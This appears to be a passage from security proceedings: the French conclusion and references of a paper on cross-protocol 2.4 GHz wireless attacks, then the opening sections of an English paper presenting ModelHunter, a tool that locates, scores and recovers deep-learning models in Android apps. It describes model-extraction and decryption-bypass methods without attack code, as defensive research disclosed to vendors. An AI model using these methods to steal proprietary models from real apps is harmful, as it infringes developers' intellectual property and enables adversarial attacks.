Ces travaux nous ont ainsi permis d'explorer en profondeur les capacités offertes par le détournement d'une gamme de systèmes sur puces particulièrement populaire, mais également de mettre en lumière une série de problématiques liés au déploiement chaotique de protocoles de communication sans fil propriétaires dans la bande de fréquence 2,4 GHz. Nous avons pu constater que plusieurs de ces protocoles, tels que ANT+ ou Mosart, manipulent des données potentiellement sensibles tout en offrant peu ou pas de garantie de sécurité vis à vis d'un attaquant passif ou actif. Nous avons montré que la surface d'attaque de ces protocoles est significativement impactée par le déploiement massif d'équipements Bluetooth Low Energy, dans la mesure où la proximité des couches physiques utilisées par ces différents protocoles et leur coexistence au sein des mêmes environnements rend possible une série d'attaques inter-protocolaires depuis des équipements ne supportant pas nativement ces technologies propriétaires.

En perspective, nous souhaitons poursuivre ces travaux par l'exploration de deux axes complémentaires. La manipulation à bas niveau du trafic niveau liaison développée dans le cadre de cette recherche ouvre de nouvelles perspectives offensives visant le protocole Bluetooth Low Energy : l'implémentation d'une approche de prise d'empreinte des équipements BLE, notamment, permet d'envisager la mise au point d'une approche de détection automatique de vulnérabilités au sein des piles applicatives et protocolaires de ces derniers. Le second axe se concentrera sur la généralisation et la systématisation des problématiques liés à la proximité des couches physiques au sein de protocoles sans fil hétérogènes, afin de mieux comprendre et anticiper cette nouvelle catégorie de menaces.

Références

1. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Bias : Bluetooth impersonation attacks. In *Proceedings of the IEEE S&P*, May 2020.

2. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B Rasmussen. The knob is broken : Exploiting low entropy in the encryption key negotiation of bluetooth br/edr. In *USENIX Security 19*, pages 1047–1061, 2019.
3. Bluetooth SIG. *Bluetooth Core Specification*, 07 2021. Rev. 5.3.
4. Sergey Bratus, Travis Goodspeed, Ange Albertini, and Debanjum S. Solanky. Fillory of PHY : Toward a periodic table of signal corruption exploits and polyglots in digital radio. In *USENIX WOOT 16*, Austin, TX, August 2016. USENIX Association. `https://www.usenix.org/conference/woot16/workshop-program/presentation/bratus`.
5. Damien Cauquil. Hackwatch firmware. `https://github.com/virtualabs/hackwatch`.
6. Damien Cauquil. Radiobit, a BBC Micro :Bit RF firmware, 2017. `https://github.com/virtualabs/radiobit`.
7. Damien Cauquil. Weaponizing the bbc micro bit. `https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Damien-Cauquil-Weaponizing-the-BBC-MicroBit-UPDATED.pdf`, 2017.
8. Damien Cauquil. You'd better secure your BLE devices or we'll kick your butts ! In *DEF CON*, volume 26, 2018. Available at `https://media.defcon.org/DEFCON26/DEFCON26presentations/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Updated.pdf`.
9. Romain Cayre, Florent Galtier, Guillaume Auriol, Vincent Nicomette, Mohamed Kaâniche, and Géraldine Marconato. InjectaBLE : Injecting malicious traffic into established Bluetooth Low Energy connections. In *IEEE/IFIP DSN 2021*, Taipei (virtual), Taiwan, June 2021. `https://hal.laas.fr/hal-03193297`.
10. Romain Cayre, Florent Galtier, Guillaume Auriol, Vincent Nicomette, Mohamed Kaâniche, and Géraldine Marconato. WazaBee : attacking Zigbee networks by diverting Bluetooth Low Energy chips. In *IEEE/IFIP DSN 2021*, Taipei (virtual), Taiwan, June 2021. `https://hal.laas.fr/hal-03193299`.
11. cornrn. Freertos implementation for beken bk7231. `https://github.com/cornrn/bk7231u_freertos_sdk`.
12. Rogan Dawes. LogiTacker GitHub Repository, 2019. Available at `https://github.com/RoganDawes/LOGITacker`.
13. Nick Flaherty for eeNews Europe. Espressif moves exclusively to risc-v. 2022. `https://www.eenewseurope.com/en/espressif-moves-exclusively-to-risc-v/`.
14. Matheus Garbelini. Braktooth esp32 br/edr active sniffer/injector. 2021. `https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer`.
15. Matheus E. Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. Sweyntooth : Unleashing mayhem over bluetooth low energy. In *USENIX ATC 20*, pages 911–925. USENIX Association, July 2020. `https://www.usenix.org/conference/atc20/presentation/garbelini`.
16. Travis Goodspeed. Apimote ieee 802.15.4/zigbee sniffing hardware. `https://www.riverloopsecurity.com/projects/apimote/`.
17. Travis Goodspeed. Promiscuity is the nrf24l01+'s duty. `http://travisgoodspeed.blogspot.com/2011/02/promiscuity-is-nrf24l01s-duty.html`.
18. IEEE. Ieee standard for low-rate wireless networks. *IEEE Std 802.15.4-2015 (Revision of IEEE Std 802.15.4-2011)*, pages 1–709, April 2016.

19. Dynastream Innovation Inc. Ant message protocol and usage, rev 5.1. https://www.thisisant.com/.
20. SEEMOO Lab. Bluetooth experimentation framework for broadcom and cypress chips. https://github.com/seemoo-lab/internalblue, 2020.
21. Lilygo. Lilygo t-watch 2020. http://www.lilygo.cn/prod_view.aspx?TypeId=50053&Id=1290&FId=t3:50053:3.
22. Moduino. Moduino x series - industrial iot controller based on esp32. https://moduino.techbase.eu.
23. Marc Newlin. MouseJack : White Paper. In *DEF CON*, volume 24, 2016. Available at https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/DEFCON-24-Marc-Newlin-MouseJack-Injecting-Keystrokes-Into-Wireless-Mice.whitepaper.pdf.
24. Marc Newlin. RFStorm nRF24LU1+ Research Firmware GitHub repository, 2016. https://github.com/BastilleResearch/nrf-research-firmware.
25. Renesas. Da14681 datasheet. https://www.renesas.com/us/en/document/dst/da14681-datasheet.
26. Mike Ryan. Bluetooth : With low energy comes low security. In *WOOT 13*, Washington, D.C., August 2013. USENIX Association. https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan.
27. Thorsten Schroeder and Max Moser. Keykeriki resources, 2010. Available at http://www.remote-exploit.org/articles/keykeriki_v2_0__8211_2_4ghz/.
28. Matthias Schulz, Daniel Wegemer, and Matthias Hollick. The nexmon firmware analysis and modification framework : Empowering researchers to enhance wi-fi devices. *Computer Communications*, 129 :269–285, 2018.
29. Dominic Spill. Ubertooth One website, 2012. http://ubertooth.sourceforge.net/.
30. Espressif Systems. Esp32-c3 series datasheet, version 1.4. https://www.espressif.com/sites/default/files/documentation/esp32-c3_datasheet_en.pdf.
31. Espressif Systems. Esp32 series datasheet, version 4.2. https://www.espressif.com/sites/default/files/documentation/esp32_datasheet_en.pdf.
32. Espressif Systems. Espressif iot development framework. official development framework for espressif socs. https://github.com/espressif/esp-idf.
33. Espressif Systems. Espressif soc serial bootloader utility. https://github.com/espressif/esptool.
34. Mathy Vanhoef and Frank Piessens. Advanced wi-fi attacks using commodity hardware. In *Proceedings of ACSAC '14*, page 256–265, New York, NY, USA, 2014. Association for Computing Machinery. https://doi.org/10.1145/2664243.2664260.
35. Joshua Wright. Killerbee : Practical zigbee exploitation framework. 2009. https://www.willhackforsushi.com/presentations/toorcon11-wright.pdf.
36. Zerynth. Industrial iot device - 4zerobox. https://zerynth.com/products/hardware/4zerobox.
37. Zigbee Alliance. *ZigBee Specification*, 2015.

Your Mind is Mine: How to Automatically Steal DL Models From Android Apps

Maxence Despres[1,2], Marie Paindavoine[2] and Mohamed Sabt[1]
maxencedespres@pronton.me
marie@skyld.io
mohamed.sabt@irisa.fr

[1] Univ Rennes, INRIA, CNRS, IRISA
[2] Skyld

Abstract. Ubiquitous Deep Learning (DL for short) apps perform different tasks in various areas, including finance, face recognition, and beauty. Model protection is a critical challenge for the ecosystem of DL apps. Without adequate protection, on-device models can be easily stolen by competitors or maliciously modified by attackers. Due to their importance, leaking models might have both dire financial and security consequences. In this paper, we explore models protection, and show that it is mostly absent or too weak. To this end, we develop and open-source ModelHunter, a tool that automatically analyzes and finds DL models within Android apps. In our experiments, we find that proprietary frameworks are increasingly used. In addition, 10% of the models are protected using encryption. These findings are both concerning and encouraging. Indeed, the trend of models protection is rising, compared to what it was found by previous studies. However, protection mechanisms are still brittle, and rely mainly on mere encryption that can be easily bypassed, or the close nature of proprietary frameworks that can be easily reverse-engineered, since little or no obfuscation is applied. We timely report our findings to the concerned parties, that mostly acknowledge our findings and promise to improve on-device models security.

1 Introduction

Machine learning (ML) and deep learning (DL) algorithms achieve excellent results in a variety of tasks, such as facial recognition [5], augmented/virtual reality, computer vision [11, 38, 40], voice assistant [33], and speech recognition [1, 12]. These algorithms are traditionally hosted in a cloud, and data is sent to a central server to be processed.

However, an emerging trend is the adoption of on-device inference. DL algorithms are nested into mobile applications and perform their tasks on the device itself. This offers multiple benefits, for both the end user and the application editor. First, the inference running time does not depend on the presence and quality of the network connection. Second, data is

processed at its source and is not shared with a distant party. Third, the editor cuts down the use costs of backend maintenance, cloud storage, and bandwidth. The on-device inference trend is supported by various DL software optimization and increasingly available hardware acceleration. Lately, multiple mobile DL frameworks have emerged, provided by the biggest smartphone manufacturers such as Google (TFLite [31]) and Apple (Core ML [16]). Moreover, AI accelerators SoC are widely available in the most recent smartphones, including Google Tensor and Apple Bionic.

Deploying DL models in mobile environments rises new security challenges. Mobile apps are famously vulnerable to reverse engineering, and DL algorithms are no exception to this rule. This threat is daunting for DL providers, since DL models are complex and expensive to develop: they require extensive data, qualified experts, and much computing resources. Therefore, the leakage of a DL model could be a severe intellectual property loss for apps, as it might be a core part of their competitive edge. Competitors may gain a significant advantage without investing the required R&D cost. If the model is under license, unauthorized reuse causes substantial financial damage. In addition, models might be used for critical tasks: medical diagnosis, access control, and malware detection. In such cases, an attacker being fully aware of the architecture and the weights of a model can perform adversarial attacks [36]. Namely, by adding undetectable perturbations to an input, an attacker can fool the model to trick the decision process to their advantage.

In this paper, we present ModelHunter, an automatic reverse-engineering tool that detects the presence of a DL model in an Android mobile app through static analysis. We open-source ModelHunter and our benchmark.[3] Our tool differs from previous studies, especially ModelXRay [35], in several aspects. First, we enrich the keywords dictionary for DL framework identification. Second, we introduce a confidence score allowing us to better categorize the analyzed models in a non-binary way. Third, we improve the post-analysis process by building an SQLite database for further investigation: models reuse, proprietary frameworks, and model protection. Of particular interest, we found that some apps encrypt their DL models. To overcome this protection mechanism, we develop ModelDecryptor which allows attackers to recover encrypted models through a dynamic approach. We timely report our findings to the related parties that share concerns about our findings and seek recommendations to implement for better security for their intellectual property.

[3] `https://github.com/Skyld-Labs/ModelHunter`

The paper is organized as follows. In section 2, we present the background on mobile deep learning, the existing attacks, and protection methods. Section 3 introduces the architecture of our automatic, static-analysis tool ModelHunter. Section 4 extends this preview with technical details on ModelHunter workflow. Section 5 is dedicated to our experimentation, practical results, and extending ModelHunter to ModelDecryptor which recovers models dynamically. We conclude in section 6 with discussions on the limitations of our tool, and some recommendations for on-device DL developers.

2 Preliminaries and Related Work

2.1 On-Device Machine Learning Inference

The rapid development of deep learning (DL) has enabled its integration into a myriad of applications. This includes, notably, computer vision [11,38,40], recommendation systems [39], voice assistant [33], speech recognition [1, 12] and biometric authentication [5]. Recently, DL-driven mobile apps (i.e. mobile applications that integrate DL into their functions and services) are increasingly appreciated by users. For instance, the app Google Assistant [21], with one billion downloads, identifies and executes users' voice commands through speech recognition. DL apps follow two computing paradigms for their inference tasks: online mode and offline mode. Online mode sends data to cloud servers and then retrieves the results. This mode is very popular due to the cloud sufficient computing resources. However, it suffers from two main drawbacks. First, it requires constant network connections with decent bandwidth, which means that users' experience can be harmed by poor network conditions. Second, users are compelled to share their sensitive data with remote servers. Therefore, with users becoming more and more privacy-aware with protective legislation, offline, or on-device, mode gains its momentum nowadays [14], in which DL models are deployed directly on mobile devices to perform inference. This trend is followed by growing device computational power, advanced mobile hardware accelerating techniques [4], and better techniques for model compression [6, 7]. The study in [37] shows that on-device inference is gaining popularity, especially among top apps.

Supporting the surge of ML apps, several vendors provide their AI frameworks, notably Google (TFLite [31]), Facebook (PyTorch [28]), Apple (Core ML [16]), etc. The goal of these frameworks is to reduce the engineering efforts of deploying DL models, especially for developers lacking experience in programming the underlying algorithms of neural networks.

Authors in [37] highlighted the critical influence of DL frameworks on the wide deployment of AI apps. However, their dominance implies that most apps leverage the same DL APIs with the same model format. Notably, TFLite is the most popular technology used for on-device inference, and its usage is growing more significantly than other frameworks [8, 13].

2.2 Models Protection

Various techniques might be applied to protect on-device models. Below, we summarize the most used ones:

1. *Remote loading.* Models are not stored in apps, so that static analysis on .apk files cannot find them. Instead, models are dynamically downloaded from a remote server during execution. Apps may differ on whether to delete the downloaded model after inference. On one hand, undeleted models are easy to find with static analysis. On the other hand, regularly downloading models requires constant Internet connectivity, which limits the benefits of on-device inference.
2. *Model encryption.* Apps encrypt models and the ciphertext is stored locally. Then, apps need to decrypt the model and load it in memory before use. Consequently, attackers can wait for model decryption and steal the model from the memory.
3. *Model packing.* Some DL frameworks, such as the MACE framework, allows converting models to native C++ code [17]. Thus, the encoded models are harder to reverse-engineer.
4. *License authorization.* Similar to remote loading, apps send models during runtime. However, they only deliver models for users with a valid authorization token. Generally, users receive such a token once they are successfully authenticated. Of course, this greatly reduces the advantages of performing on-device machine learning.
5. *Integrity verification.* Apps might condition the model use to some integrity verification. Thus, they would refuse to load poisoned or tampered ones. However, this approach does not protect model confidentiality, i.e. model from being copied and used by others.

2.3 Attacks

Several studies proposed novel identification tools to simplify the collection process of DL-based mobile applications, notably DL Sniffer [37],

ModelXRay [35], gaugeNN [2] and AdvDroid [9]. All these tools work similarly: they leverage the idea of keyword matching for DL-based recognition. Specifically, they define a keyword dictionary involving popular DL frameworks. Tools differ from apk file working level. For instance, DL Sniffer is only limited to string matching in files, while ModelXRay looks for some keywords at the binary level.

Despite their similar design, it is very hard to assess the performance of these tools. Indeed, their experimental study achieves different conclusions. For instance, ModelXRay [35] does not find that many TFLite models, whereas AdvDroid [9] finds that TFLite counts for more than 50% of the identified models. This limitation cannot be overcome for two main reasons. First, they all benchmark over a different set of (Android) apps. Having a common database might be challenging because of the fear of copyright infringement. Secondly, and more importantly, only ModelXRay [35] makes its code available.

In our work, we only consider ModelXRay [35], as no comparative analysis can be done with the other tools without their source-code or their database. In addition, we improve upon the existing approach by collecting broader keywords and filtering misleading ones, such as "CNN" which gives many false positives. Moreover, we introduce a probabilistic approach where we score the likelihood of having DL models. We base our analysis with criteria both at the file level and at the binary level. Of course, we open-source our tool for the community.

3 ModelHunter Overview




Fig. 1. ModelHunter Overview and Different Components

ModelHunter, like ModelXray, works as a static app analysis tool. It has four components. It takes as entry a large number of mobile applications with its apps crawling function, analyzes them through framework identification and models scoring modules, and builds a database to ease the statistical analysis of the results. We describe our pipeline below, as

depicted in Figure 1, and outline the differences we made to ModelXray to reduce the false positive and the false negative rates.

— Apps Crawling. We automatically downloaded apps containing keywords indicating the probable presence of some DL-based functionality. We download the top results for each search, which returns a maximum of 500 apps, then loop to get similar apps as suggested by Google Play Store.
— Frameworks Identification. We decompile each app and search for keywords indicating the presence of a DL framework in the source code. We use the frameworks listed by Netron [27] and complete them with other unlisted ones. We eliminate keywords of length shorter than five characters as they were producing numerous false positives. The framework type gives a first classification of apps: those using an open-source framework and those using a closed-source, proprietary framework. For the latter, we manually examine the source code to get more relevant and precise keywords to further feed our tool.
— Models Scoring. We extract the asset files of each app and filter them by extension and names to identify files containing a DL model. We add some format analysis to improve soundness, mostly on the file header. Based on this analysis, we found out that developers tend to rename the models or modify the extension to deceive model extraction. For example, we identified a TFLite model that was in a file named "`backbone.png`". Unlike ModelXRay and other previous tools, we do not use the matching properties to determine in a binary way whether a file is a model. Instead, we compute a score in the range $[1 - 15]$. Our score helps us to provide finer categorization of the analyzed assets.
— Database. We need to analyze the findings of ModelHunter to figure out novel trends in DL adoption in the Android ecosystem. Thus, we build an SQLite database including various information about the analyzed apps (e.g., package ID and downloads), the identified frameworks for each app, and the model score for each file. We add other data, such as the file name and its hash value to easily track unique models or the ones that are reused among several apps. We also include the entropy to spot encrypted files.

4 Implementation

To implement the workflow of ModelHunter, we employ the four-step methodology presented previously. First, we query the Google Play Store to look for thousands of Android apps, that may use on-device machine learning. Second, we perform keyword-based analysis to identify the used DL framework in both smali and shared libraries. Third, for each apk file, we compute a score that determines its likelihood of being a DL model based on additional criteria at the asset level. Finally, we create a database summarizing our findings, so that further analyses could be performed. For instance, we build some metrics to identify encrypted models in different DL frameworks. The whole workflow is automated. We open-source our benchmark and the code of ModelHunter.[4] Below, we describe each component in greater detail.

4.1 Apps Crawling

Previous studies [2, 14, 35] explore how popular DL apps have become. Unlike these studies, we do not only fetch the top apps per category from Google Play Store. Instead, we look to maximize the number of apps containing DL models. Thus, we first leverage the findings of [14, 35] to identify the most popular purposes for which DL models are integrated. For instance, DL models are widely used for both object detection and recognition. For each category, we loosely define different search keywords that we use to query the Google Play Store to get a list of apps offering this functionality. Following our example, we define the keyword "image editor", since such apps apply object detection to their advantage. Overall, we define 100 keywords that you can find in our code repository. Examples include lens, image editor, scanner, translate, and chatbot.

For each keyword, we automatically fetch all the related apps as suggested by Google Play (refer tp `scrapping-playstore.sh` in our artifact). Then, we query the page of each app to obtain various metadata, including popularity. Particularly, we get the list of the *similar apps* recommended by Google Play. We limit the depth of this recursion to minimize the number of irrelevant apps. Finally, we leverage `Selenium` [29] to automatically download the apk of each app from apkcombo.

[4] `https://github.com/Skyld-Labs/ModelHunter`

4.2 DL Frameworks Identifying

Once the step of apps crawling is finished, the analysis phase starts by finding out whether a given apk leverages some DL frameworks in its code. Our approach is rather simple, in agreement with ModelXRay [35] and advDroid [9]. It relies on the fact that Android apps are typically developed in Kotlin or Java and then compiled into dex (Dalvik EXecutable) format [15]. Using the apktool [32], it is possible to extract this dex binary to decompile it into smali, which is easier to parse and analyze. In addition, we extract the embedded native libraries, since they are widely deployed in DL libraries for performance reasons. After decompiling, we perform some string matching on both the smali code and the native libraries to detect DL framework calls.

ModelHunter supports a configurable list of keywords corresponding to DL frameworks. It is worth noting that this approach is as accurate as the used keywords. Generic keywords may cause many false positives (like ModelXRay [35]). Moreover, proprietary frameworks are omitted, due to the lack of related technical documentation. Therefore, we take care of defining our keywords in a three-stage approach: learning, unlearning, and reverse-engineering.

In the **learning stage**, we start by identifying the DL frameworks supported by Netron [27], which is a popular viewer of DL models. Here, we can find both prevalent frameworks, such as TFLite [31], and less used ones, such as MindSpore [25]. A complete list is found in Netron Github.[5] We complete this list by including unsupported frameworks, such as Mace [26] and FeatherCNN [19]. Then, we filter off all frameworks that do not support mobile inference. For each open-source framework, we review the technical documentation to note as relevant keywords all method (Java/Kotlin) or function (native) names that must be called for model loading. As for proprietary frameworks, the work is more daunting, hence less systematic, because of their opaque nature. Here, we include the ones that have been studied in previous work [35], such as SenseTime [30] and Face++ [18].

In the **unlearning stage**, we run ModelHunter on a subset of the previously downloaded apk files. We manually review all the matched keywords and confirm whether they indeed call the identified framework. This allows us to compute the rate of false positives for each keyword. Finally, we delete any keyword scoring a high false positive. An important lesson of this stage is to replace all keywords less than five characters long

[5] `github.com/lutzroeder/netron/blob/main/test/models.json`

(e.g. *ncnn*) with longer equivalent ones because of their high false positive rate.

The goal of the **reverse-engineering stage** is to explore the usage of proprietary frameworks. Once again, we run ModelHunter and report any app that we suspect to contain a model of an unknown framework. Since we ignore the related extension and file format, we rely solely on some strings matching file paths and names. Our analyses were rewarding: we succeeded in spotting two unstudied frameworks: meitu [23] and microblink [24]. Finally, we perform more reverse-engineering with Ghidra [20] and Jadx [22] to find the keywords mapping to these frameworks. For instance, the keywords `Java_com_meitu` and `manisEngine` identify an integration of the meitu framework.

The overall result of our keywords search for framework identification can be found in `modelhunter.config` of our artifact. We kept our approach straightforward, and we did not include more advanced techniques such as code-similarities, as it is proposed by libScout [3, 10]. Indeed, strings matching do not survive obfuscation. However, DL frameworks are compiled to maximize performance, and therefore they are often included without protection. This is confirmed by our experimental analyses (refer to Section 5.1).

4.3 DL Models Scoring

Once the used frameworks are identified, we look for the DL models contained in the app by examining all its files. Our experiments with ModelXRay [35] show that the number of candidate model files is quite large, and not always sound. Here, a subsequent manual analysis is often required to eliminate false positives, i.e., files marked as models but are not. Therefore, we design ModelHunter to avoid such a high rate of false positives, cutting down the need for manual analysis. Unlike other tools [2,9,35], our approach is not a binary one. Instead of marking files as DL-model or not, we compute a **score** indicating how likely a file may be a model. The higher score is, the more confident we are that the examined file is a model. We focus on the files present in the apk, as ModelHunter does not automatically launch applications to retrieve distant files. This is only done by ModelDecryptor described later.

The score is based on four criteria: the file extension, the file format, the presence of a DL framework in the binary code, and the presence of representative keywords in the file path.

A straightforward way to recognize a model is to look at its **format**. This consists of checking the file's binary signature for specific strings at

certain positions of the binary file. For instance, a model developed on TFLite must contain the string "`TFL3`". However, some apps protect their models by encrypting them. This makes it impossible to recognize the file format directly.

As to overcome model encryption, we also rate the files **extension**. Namely, apps may encrypt their models, thereby hiding their format, while keeping their extension. Continuing the previous example, TFLite models might still contain the string "`.tflite`" in their name even after encryption.

We also note the presence of a **framework**, detected by the previous component. Finally, we indicate the existence of distinguished keywords, such as "model" in the file **path**.




Fig. 2. The Four Bits to Compute the Models Score

The score consists of 4 bits, each representing a criterion as in Figure 2. Naturally, the bit is set if a match was found for that property. This means that our four features are mapped to bit-positions in a 4-bit number. Here, features are mapped to the most significant bits according to their relevance, implying a meaningful partial order among model scores. The rationale about our order is as follows: file extension and format are the most distinguishing characteristics for a model. We give more importance to the extension because all DL models have their own extension, while they do not necessarily have a specific format (e.g., protobuf format without any special field). Similarly, framework and path are less considered, since they cause false-positives. We still look at them nonetheless because they help increasing the confidence of a given model, and also keep potential models of some proprietary unstudied frameworks.

Let us illustrate with an example; a file scored 14 in an app using the TFLite framework. The score means the that file name contains the string ".tflite" (not necessarily as an extension), the string "TFL3" was found in the file, the framework was identified (refer to Section 4.2), and no particular string was matched into its path, for instance, the string

"model". All files with a score equal to 14 are considered DL models with high confidence. In contrast, all files in an app with only an identified framework are scored 2 and are unlikely to be a model.

Our score definition implies that the number of files with a score $\in [1, 3]$ is huge. These files are only positive to our path and framework criteria, without extension or format. To avoid storing all these files, the final step is to filter out files with blacklisted extensions. For instance, in a TFLite app, all files scoring 3 with the extension "`.png`" are eliminated and not even scored. The blacklisted extensions are unique for each framework. Namely, if the extension "`.png`" is a valid one for a given framework, we do not remove the given files. To sum up, we filter out all files with a score $\in [1, 3]$ if their path matches some blacklisted keywords per framework. We stress out that these files are unlikely to be models, but some manual analysis may reveal that they actually are. Indeed, an encrypted TFLite that is named `model.xx` is scored 3. Moreover, manual analysis may also reveal new proprietary extensions that are not yet included in ModelHunter.

Our score allows us to define the following categories for files:

1. $[1 - 3]$: unlikely model; some manual analysis required.
2. $[4 - 7]$: plausibly model with extensions renaming.
3. $[8 - 11]$: likely an encrypted model, since no format is detected.
4. $[12 - 13]$: models with obfuscated code, since no framework was identified.
5. $[14 - 15]$: surely models with no protection.

In the following section, we will see that our categorization is more accurate compared to related work, especially for encrypted models. Indeed, ModelXRay computes the entropy of each file and specifies that a model is encrypted if its entropy is at least 7.99. In our experiments, we identified, and recovered, encrypted models with lower entropy, such as 7.6. Of course, we leverage the same definition of entropy as ModelXRay.

4.4 Database Building

ModelXRay produces text reports after their run for each analyzed app. The generated report lists all the potential DL models without granularity. This output format requires custom parsing for data aggregation to perform further analyses. For ModelHunter, we build a database with different tables and views, notably:

— for each analyzed app, its ID, category, and download numbers,
— all frameworks identified in each app,

— for each analyzed file, its score, entropy, hash, and 10-byte header.

Unlike for ModelXRay, our database allows us to eliminate the time and effort required to transform data for a separate analytic application. We can effortlessly perform some statistical studies about the generated outcomes. For instance, we can find how many TFLite models are encrypted, or which app category relies mostly on proprietary frameworks. We share the generated database of our benchmark in our ModelHunter repository, to ease reproducible results.

5 Experimentation and Findings

We implement ModelHunter with more than 2700 lines of code. ModelHunter employs apktool for apk decompiling, Ghidra for manual reverses-engineering and SQLite for data analysis. The experiments are conducted on Fedora 36 HP laptop with Intel Core i7 and 16 GB RAM. Manual analysis and models decryption are conducted on a Google Pixel 6.

Data sets Collection We collected 50,112 apps; a snapshot of the top Google Play apps on January 2023. We downloaded the most popular apps related to specific keywords, involving 36 categories of the Play Store. This implies that, unlike related work, we did not include the most popular apps per category. Moreover, we could not include apps requiring purchase to install. Note that the downloaded apps are not associated to a specific account in order to avoid recommendations based on person or country profiling.

5.1 Trends and Findings

Once our dataset is built, we ran ModelHunter over all the downloaded apps. Here, no additional manual analysis is performed. Our work is not the first exploration to the use of DL models in the Android ecosystem. Thus, we only highlight some peculiar trends and findings below.

DL-based Apps In our experiments, we find that 8% of the analyzed apps (nearly 4000 apps) leverage at least one DL framework, indicating that on-device DL inference is quickly increasing compared to [2, 9, 35]. This is mostly driven by the popularity of pre-trained models and friendly DL mobile APIs. We also successfully recover almost 19,000 models, and find that apps rarely involve one single model; our experiments show more than five DL models in average per app. Similar to other studies, we performed a quantitative analysis of DL models per Google Play category. We summarize our findings in Figure 3. We observe that apps

in "photography" tend to rely on DL models to edit photos. Interestingly, we find that apps dealing with money, namely finance and shopping, increasingly depend on DL models to perform security related tasks, such as authentication and ID card validation. This trend was not present in previous studies.




Fig. 3. Category Breakdown of Apps Using DL

The Surge of Proprietary Frameworks Despite the large number of open-source DL frameworks and their notable performance, we observe that proprietary frameworks are being increasingly deployed on DL apps. We note 6% of the total of the recovered models are leveraging proprietary frameworks (twice as what is observed in [9] last year). This trend comes from the fact that more and more app editors recognize DL models as an important asset to differ from competitors. Thus, they are willing to pay specialized model providers to execute a given task. We also observe that the apps in the "Finance" category are more likely users of proprietary frameworks, with microblink as the most popular one. As for open-source frameworks, TFLite remains the most popular with 63% of usage, and is widely used in photography and teaching. Interestingly, we identified a gap between the state-of-the-art implementations of DL frameworks and

their adoption by apps. For instance, Caffe, which is deprecated and part of PyTorch, is 50% used more often than PyTorch.

Models Reuse While there is much academic research on custom, efficient models, we observe that many industry developers use on-the-shelf DL models. Curiously, for open-source frameworks (TFLite), only 16% of the models are used more than once. For microblink, 33% of models are reused. These results are not surprising, as anyone can publish a model for an open-source framework. Models from a closed-source frameworks, however, are likely to come from a specialized editor that licenses them. In addition, those models are more likely to be better protected, due to the generated revenue stream. For microblink, we did not find models in more than three apps. As for TFLite, which is free and more common, we found that 6% of the models are used in more than ten apps. Anecdotally, we identified 71 apps loading the same model.




Fig. 4. Number of Models per Score. We mark nothing when no model was found.

